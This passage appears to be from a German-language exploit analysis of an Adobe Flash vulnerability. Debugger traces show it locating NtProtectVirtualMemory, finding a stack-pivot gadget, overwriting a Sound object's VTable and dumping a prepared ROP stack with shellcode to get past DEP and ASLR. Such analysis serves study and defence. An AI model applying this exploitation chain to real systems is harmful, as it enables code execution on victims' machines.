
Als nächstes wird eine Adresse in ntdll.dll ermittelt. Dies geschieht wieder über das Import Directory von kernel32.dll und mit denselben Schritten, wie im vorherigen Abschnitt beschrieben.

## 1.6 Umgehen von DEP über Adressen in ntdll.dll

Die Basisadresse von ntdll.dll wird benötigt, um ROP-Gadgets sowie eine Adresse auszulesen, mit deren Hilfe sich DEP umgehen lässt.

### 1.6.1 Adresse von NtProtectVirtualMemory ermitteln

Die Funktion NtProtectVirtualMemory erlaubt es, einen bestimmten Speicherbereich als ausführbar zu setzen. Dadurch kann der Shellcode ausgeführt werden, unabhängig von DEP. Die Adresse dieser Funktion wird entsprechend als nächstes ermittelt:



```
698         leaked_ptr = leaked_addr;
699         if (leaked_ptr > first_element_of_la
700         _local36 = this.sIlarge_arrayI[
nt_of_large_array) / 4];
<fdb> br 660
Breakpoint 5: file Tope.as, line 660
<fdb> c
[trace] Searching for NtProtectVirtualMemory address...
[trace] NtProtectVirtualMemory at 0x76E65F58
Breakpoint 5, proc() at Tope.as:660
660     trace("\n");
<fdb> p _local9
530 = 1994809176 (0x76e65f58)
<fdb>
```

```
cs=001b  ss=0023  ds=0023  es:
ntdll!DbgBreakPoint:
76e54108  cc             int
0:004> u 76e65f58
ntdll!NtProtectVirtualMemory:
76e65f58  b8d7000000    mov
76e65f5d  ba0003fe7f    mov
76e65f62  ff12         call
76e65f64  c21400       ret
76e65f67  90          nop
ntdll!NtPulseEvent:
76e65f68  b8d8000000    mov
76e65f6d  ba0003fe7f    mov
```

Abbildung 23: Adresse von ntdll!NtProtectVirtualMemory wird ermittelt

### 1.6.2 Stackpivoting-Adresse in ntdll.dll ermitteln

Als einer der letzten Schritte wird nach einer Adresse gesucht, mit deren Hilfe der Stackpointer (esp) neu auf den präparierten Heap zeigt. Dies wird mittels xchg eax,esp (94 C3) erreicht:

```
Breakpoint 6: file Tope.as, line 696
<fdb> c
[trace]
[trace] Searching for Stack pivoting gadget in ntdll...
[trace] Stack pivoting gadget at 0x76E35799
Breakpoint 6, proc() at Tope.as:696
696   trace("\n");
<fdb> n
```

```
CS-001B  SS-0023  DS-0023  ES-0023  FS-0000
ntdll!DbgBreakPoint:
76e54108  cc                int     3
0:004> u 76e35799
ntdll!A_SHAInit+0x2e:
76e35799  94                xchg   eax,esp
76e3579a  c3                ret
76e3579b  23c3              and    eax,ebx
76e3579d  33c9              xor    ecx,ecx
```

Abbildung 24: Umbiegen des Stackpointers

### 1.6.3 Codeausführung

Schliesslich wird die VTable-Adresse des Flash Sound-Objektes überschrieben und damit das Ausführen des Schadcodes ermöglicht:

```
<fdb> n
<fdb> n
[trace] Overwriting VTable entry of sound element...
[trace]
[trace]
1049         if <leaked_ptr > first_element_of_la
<fdb> n
1052         this->s[large_array][<0x40000000
ement_of_large_array / 4>>] = _local3;
<fdb> n
```

```
eax=1a1b3000 ebx=1a1ac144 ecx=1a1b3000 edx=1a1
eip=6567ffec esp=0270bb74 ebp=1a1b3100 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs
Flash32_12_0_0_44!IAEModule_IAEKernel_UnloadMoc
6567ffec 5e                pop    esi
0:005> dd 80ef020
080ef020  1a1b3100  400000ff  08a5cf38  08ad0da8
080ef030  00000000  00000000  08ac4280  00000000
080ef040  00000000  08a13b20  00000000  00000000
080ef050  00000000  00000000  7fffffff  00000000
080ef060  00000000  00000000  00000001  00000000
080ef070  00000000  00000000  00000000  00000000
080ef080  00000001  7fffffff  00000000  00000000
080ef090  00000000  00000000  00000000  00000000
```

```
    } else {
        _local20 = inc_size_array;
        break;
    };
```

Abbildung 25: VTable-Adresse wird überschrieben

An der Adresse 0x1a1b3100 befindet sich der präparierte, „neue Stack“ mit den ROP-Gadgets und dem eigentlichen Payload:

```
0:029> dd 1a1b3100
1a1b3100  76e65f58  1a1b311c  ffffffff  1a1b30e8
1a1b3110  1a1b30ec  00000040  1a1b30e4  20202d89
1a1b3120  b8901a1b  090ad020  00c79090  5df30f78
1a1b3130  b8909090  1a1b3000  00c79090  3fffffff0
1a1b3140  ec83e58b  2ceb902c  cccccccc  00000000
1a1b3150  00000000  00000000  00000000  00000000
1a1b3160  00000000  00000000  00000000  00000000
1a1b3170  76e35799  90909090  90909090  1b2024b8
```

Der nun schlussendlich unter Umgehung von DEP und ASLR ausgeführt werden kann.